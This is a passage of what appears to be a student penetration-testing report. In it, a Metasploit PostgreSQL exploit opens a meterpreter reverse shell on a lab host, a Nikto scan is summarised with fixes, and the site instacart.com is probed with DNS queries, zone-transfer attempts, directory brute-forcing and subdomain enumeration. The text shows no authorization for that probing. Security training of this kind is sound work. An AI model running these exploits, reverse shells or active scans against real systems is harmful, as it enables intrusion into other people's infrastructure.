   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20  excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                                normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                               normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                    normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                              normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   14  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.43.5
LHOST => 192.168.43.5
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.43.108   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.43.5     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.43.5:4444
[*] 192.168.43.108:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/sXqaBrgx.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.43.108
[*] Meterpreter session 1 opened (192.168.43.5:4444 -> 192.168.43.108:36378) at 2023-06-27 22:05:34 +0530
```

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 19:38:46 +0530  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 19:38:56 +0530  base
040700/rwx------  4096  dir   2023-06-27 22:05:36 +0530  global
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_clog
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_multixact
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 19:38:46 +0530  pg_twophase
040700/rwx------  4096  dir   2010-03-17 19:38:49 +0530  pg_xlog
100600/rw-------  125   fil   2023-06-27 21:41:59 +0530  postmaster.opts
100600/rw-------  54    fil   2023-06-27 21:41:59 +0530  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 19:38:45 +0530  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 19:37:45 +0530  server.crt
100640/rw-r-----  891   fil   2010-03-17 19:37:45 +0530  server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
```

NIKTO Scan:

```
File  Edit  View  Search  Terminal  Help
┌──(adhi㉿kali)-[~]
└─$ nikto -h 192.168.43.108
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.43.108
+ Target Hostname:    192.168.43.108
+ Target Port:        80
+ Start Time:         2023-06-27 21:44:03 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2023-06-27 21:44:36 (GMT5.5) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Findings:


- Server: Apache/2.2.8 (Ubuntu) DAV/2
- X-Powered-By header: PHP/5.2.4-2ubuntu5.10
- Missing X-Frame-Options header, potentially exposing the site to clickjacking attacks.
- Missing X-XSS-Protection header, which could leave the site vulnerable to cross-site scripting (XSS) attacks.
- Missing X-Content-Type-Options header, potentially allowing the user agent to render content differently from the specified MIME type.
- Outdated Apache version (2.2.8), with the current recommended version being at least Apache/2.4.37.
- The 'tcn' header was found, which is uncommon.
- Enabled Apache mod_negotiation with MultiViews, allowing for easier brute-forcing of file names.
- The site responds to junk HTTP methods, which may lead to false positives.
- Vulnerability to XST (Cross-Site Tracing) due to the active HTTP TRACE method.
- The existence of /phpinfo.php and /doc/ directories, which may contain sensitive information and provide directory indexing.
- Revealing potentially sensitive information via specific QUERY strings in PHP.
- The presence of /phpMyAdmin/ directory, which should be protected or limited to authorized hosts.
- File leakage through ETags, with the inode and file information identified.

Recommendations:


- Update the Apache server to the latest recommended version to address potential security vulnerabilities.
- Implement security headers such as X-Frame-Options, X-XSS-Protection, and X-Content-Type-Options to enhance protection against common web attacks.
- Disable unnecessary HTTP methods, such as TRACE, to mitigate the risk of XST attacks.
- Secure the /phpinfo.php and /doc/ directories, ensuring they are not accessible to unauthorized users and disabling directory indexing.
- Review and restrict access to the /phpMyAdmin/ directory, limiting it to authorized hosts only.
- Address the file leakage issue through ETags by configuring them to be less revealing or disabling them altogether.

MAIN TARGET WEBSITE: instacart.com

Ping:



Nmap:



Open Ports:

1) Port 80/tcp (HTTP):

The port is open and running an HTTP service using the Cloudflare HTTP proxy. This indicates that the website or application is accessible over regular HTTP. Further analysis and testing are recommended to assess the security posture and potential vulnerabilities of the service.

2) Port 443/tcp (SSL/HTTP):

The port is open and running an SSL-encrypted HTTP service using the Cloudflare HTTP proxy. This suggests that the website or application supports secure HTTPS communication. It is important to evaluate the SSL/TLS configuration and certificate validity to ensure secure data transmission.


3) Port 8080/tcp (HTTP):

The port is open and hosting an HTTP service through the Cloudflare HTTP proxy. Port 8080 is often used as an alternative HTTP port. Additional investigation is advised to determine the purpose and security implications of the service running on this port.

4) Port 8443/tcp (SSL/HTTP):

The port is open and running an SSL-encrypted HTTP service using the Cloudflare HTTP proxy. Port 8443 is commonly used as an alternative SSL-encrypted HTTP port. It is crucial to evaluate the SSL/TLS configuration and certificate validity for secure communication.

Traceroute:



Nslookup:

```
┌──(adhi㉿kali)-[~]
└─$ nslookup instacart.com
Server:         192.168.43.1
Address:        192.168.43.1#53

Non-authoritative answer:
Name:   instacart.com
Address: 107.23.183.10
Name:   instacart.com
Address: 52.54.159.190
Name:   instacart.com
Address: 34.192.140.212
Name:   instacart.com
Address: 35.173.34.177
Name:   instacart.com
Address: 3.233.193.65
Name:   instacart.com
Address: 34.233.175.114
Name:   instacart.com
Address: 52.4.177.12
Name:   instacart.com
Address: 54.152.255.123
Name:   instacart.com
Address: 64:ff9b::22e9:af72
Name:   instacart.com
Address: 64:ff9b::6b17:b70a
Name:   instacart.com
Address: 64:ff9b::22c2:b03a
Name:   instacart.com
Address: 64:ff9b::22c8:e07
Name:   instacart.com
Address: 64:ff9b::3df:1b1e
Name:   instacart.com
Address: 64:ff9b::3436:9fbe
Name:   instacart.com
Address: 64:ff9b::3e9:c141
Name:   instacart.com
Address: 64:ff9b::3448:9f03
```

Host:

```
┌──(adhi㉿kali)-[~]
└─$ host instacart.com
instacart.com has address 52.54.159.190
instacart.com has address 34.192.140.212
instacart.com has address 35.173.34.177
instacart.com has address 3.233.193.65
instacart.com has address 34.233.175.114
instacart.com has address 52.4.177.12
instacart.com has address 54.152.255.123
instacart.com has address 107.23.183.10
instacart.com has IPv6 address 64:ff9b::3448:9f03
instacart.com has IPv6 address 64:ff9b::3e9:c141
instacart.com has IPv6 address 64:ff9b::3436:9fbe
instacart.com has IPv6 address 64:ff9b::3df:1b1e
instacart.com has IPv6 address 64:ff9b::22c8:e07
instacart.com has IPv6 address 64:ff9b::22c2:b03a
instacart.com has IPv6 address 64:ff9b::6b17:b70a
instacart.com has IPv6 address 64:ff9b::22e9:af72
instacart.com mail is handled by 40 aspmx2.googlemail.com.
instacart.com mail is handled by 50 aspmx3.googlemail.com.
instacart.com mail is handled by 10 aspmx.l.google.com.
instacart.com mail is handled by 20 alt1.aspmx.l.google.com.
instacart.com mail is handled by 30 alt2.aspmx.l.google.com.
```

```
┌──(adhi㉿kali)-[~]
└─$ host -t ns instacart.com
instacart.com name server ns-132.awsdns-16.com.
instacart.com name server ns-1394.awsdns-46.org.
instacart.com name server ns-1943.awsdns-50.co.uk.
instacart.com name server ns-589.awsdns-09.net.
```

We have 4 name servers for instacart.com

```
┌──(adhi㉿kali)-[~]
└─$ host -t mx instacart.com
instacart.com mail is handled by 40 aspmx2.googlemail.com.
instacart.com mail is handled by 50 aspmx3.googlemail.com.
instacart.com mail is handled by 10 aspmx.l.google.com.
instacart.com mail is handled by 20 alt1.aspmx.l.google.com.
instacart.com mail is handled by 30 alt2.aspmx.l.google.com.
```

We have found 5 mail servers for instacart.com

Dig:


```
┌──(adhi㉿kali)-[~]
└─$ dig instacart.com

; <<>> DiG 9.16.12-Debian <<>> instacart.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12138
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;instacart.com.                 IN      A

;; ANSWER SECTION:
instacart.com.          60      IN      A       35.173.34.177
instacart.com.          60      IN      A       52.4.177.12
instacart.com.          60      IN      A       3.223.27.30
instacart.com.          60      IN      A       34.200.14.7
instacart.com.          60      IN      A       3.233.193.65
instacart.com.          60      IN      A       52.54.159.190
instacart.com.          60      IN      A       52.72.159.3
instacart.com.          60      IN      A       107.23.183.10

;; Query time: 100 msec
;; SERVER: 192.168.43.1#53(192.168.43.1)
;; WHEN: Tue Jun 27 22:27:50 IST 2023
;; MSG SIZE  rcvd: 170
```

Zone Transfers:


We tried for zone transfers but none of them were successful.

```
Trying Zone Transfers and getting Bind Versions:
_____________________________________________________


Trying Zone Transfer for instacart.com on ns-1943.awsdns-50.co.uk ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for instacart.com on ns-132.awsdns-16.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for instacart.com on ns-1394.awsdns-46.org ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for instacart.com on ns-589.awsdns-09.net ...
AXFR record query failed: corrupt packet
```

Whois:



DIRB Scan:



```
+ https://www.instacart.com/13 (CODE:429|SIZE:571030)
+ https://www.instacart.com/14 (CODE:429|SIZE:571030)
+ https://www.instacart.com/1991 (CODE:429|SIZE:571036)
+ https://www.instacart.com/1994 (CODE:429|SIZE:571057)
+ https://www.instacart.com/1995 (CODE:429|SIZE:571057)
+ https://www.instacart.com/1998 (CODE:429|SIZE:571057)
+ https://www.instacart.com/1x1 (CODE:429|SIZE:571054)
+ https://www.instacart.com/20 (CODE:429|SIZE:571051)
+ https://www.instacart.com/2000 (CODE:429|SIZE:571057)
+ https://www.instacart.com/2001 (CODE:429|SIZE:571036)
+ https://www.instacart.com/2004 (CODE:429|SIZE:571036)
+ https://www.instacart.com/2005 (CODE:429|SIZE:571057)
+ https://www.instacart.com/2008 (CODE:429|SIZE:571056)
+ https://www.instacart.com/2009 (CODE:429|SIZE:571036)
+ https://www.instacart.com/401 (CODE:200|SIZE:35215)
+ https://www.instacart.com/403 (CODE:200|SIZE:35215)
+ https://www.instacart.com/404 (CODE:200|SIZE:8859)
+ https://www.instacart.com/500 (CODE:200|SIZE:35566)
+ https://www.instacart.com/aa (CODE:302|SIZE:180)
+ https://www.instacart.com/abc (CODE:301|SIZE:112)
+ https://www.instacart.com/aboutus (CODE:429|SIZE:571070)
+ https://www.instacart.com/AboutUs (CODE:429|SIZE:571070)
+ https://www.instacart.com/abuse (CODE:429|SIZE:571064)
+ https://www.instacart.com/ac (CODE:302|SIZE:223)
+ https://www.instacart.com/acatalog (CODE:429|SIZE:571077)
+ https://www.instacart.com/access (CODE:429|SIZE:571067)
+ https://www.instacart.com/access_db (CODE:429|SIZE:571102)
+ https://www.instacart.com/access_log (CODE:403|SIZE:4520)
+ https://www.instacart.com/accessgranted (CODE:429|SIZE:571118)
+ https://www.instacart.com/access-log (CODE:429|SIZE:571083)
+ https://www.instacart.com/accessories (CODE:429|SIZE:571112)
+ https://www.instacart.com/account (CODE:429|SIZE:571070)
+ https://www.instacart.com/account_edit (CODE:429|SIZE:571115)
+ https://www.instacart.com/accountants (CODE:429|SIZE:571112)
+ https://www.instacart.com/accounts (CODE:429|SIZE:571077)
+ https://www.instacart.com/address_book (CODE:429|SIZE:571115)
+ https://www.instacart.com/addresses (CODE:429|SIZE:571102)
+ https://www.instacart.com/adlog (CODE:429|SIZE:571064)
+ https://www.instacart.com/ADM (CODE:429|SIZE:571054)
+ https://www.instacart.com/admin (CODE:429|SIZE:571064)
+ https://www.instacart.com/admin.cgi (CODE:429|SIZE:571102)
+ https://www.instacart.com/admin.php (CODE:301|SIZE:99)
```

Subdomain Enumeration:

We were able to find lots and lots of subdomains.

```
                     __     _
   _____  __  _____  / /_   (_)___  ____
  / ___/ / / / / __ \/ __ \ / / __ \/ __ \
 (__  ) / /_/ / /_/ / / / // / / / / /_/ /
/____/  \__,_/ .___/_/ /_//_/_/ /_/\__,_/ v2
            /_/

                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.

[INF] Enumerating subdomains for instacart.com
enterprise-status.instacart.com
fiesta-mart.instacart.com
ajsfinefoods.instacart.com
walgreensscanpopup.instacart.com
tops-markets.pbis-cf.instacart.com
bristolfarmsscan.instacart.com
cms.prd.pch.cf.enterprise.instacart.com
plummarket-onecart.instacart.com
linen-chest.pbis-cf.instacart.com
sftp-admin-partners.instacart.com
fairway-market.instacart.com
brookshires.pbis-cf.instacart.com
superfresh.instacart.com
aldi.instacart.com
valumart.pbis-cf.instacart.com
fooduniverse.instacart.com
dominion.pbis-cf.instacart.com
shoppersfood.instacart.com
schnucks.instacart.com
cardenas-marketplace.pbis-cf.instacart.com
lakewinds-co-op.pbis-cf.instacart.com
gussmarket.pbis-cf.instacart.com
savealot.pbis-cf.instacart.com
loblaws.pbis-cf.instacart.com
vinces-market.pbis-cf.instacart.com
new-leaf.pbis-cf.instacart.com
family-fare.pbis-cf.instacart.com
prd.cus.cf.enterprise.instacart.com
carrs-quality-center.pbis-cf.instacart.com
pavilions.pbis-cf.instacart.com
biritemarket.instacart.com
keyfood.instacart.com
dashboard.instacart.com
vons.pbis-cf.instacart.com
```

```
catalog-api.instacart.com
shopper-api.instacart.com
locations-api.instacart.com
jwk.instacart.com
o1.email.instacart.com
o2.email.instacart.com
o3.email.instacart.com
connect-ian.instacart.com
dcdn.instacart.com
login.instacart.com
shoppers-admin.instacart.com
data-ingestion.instacart.com
shop.instacart.com
sftp.instacart.com
shopper.instacart.com
image-server.instacart.com
blazer.instacart.com
logistics.instacart.com
docs.instacart.com
beta.ads.instacart.com
beta.api.ads.instacart.com
assets.ads.ads.instacart.com
assets.ads.instacart.com
preview.ads.instacart.com
mgs.instacart.com
ad-tools-mgs.instacart.com
heinens.instacart.com
retailers.instacart.com
reset.sftp-partners.instacart.com
developers.instacart.com
widgets.instacart.com
shoppers-assets.instacart.com
sftp-admin-payments.instacart.com
reset.sftp-payments.instacart.com
newyorkimpact.instacart.com
connect.instacart.com
heinens-onecart.instacart.com
valumart.instacart.com
rainbow.instacart.com
ex.instacart.com
display.instacart.com
philly.instacart.com
assets.uat.sna.cf.enterprise.instacart.com
prd.plm.cf.enterprise.instacart.com
sftp-admin-translations.instacart.com
```

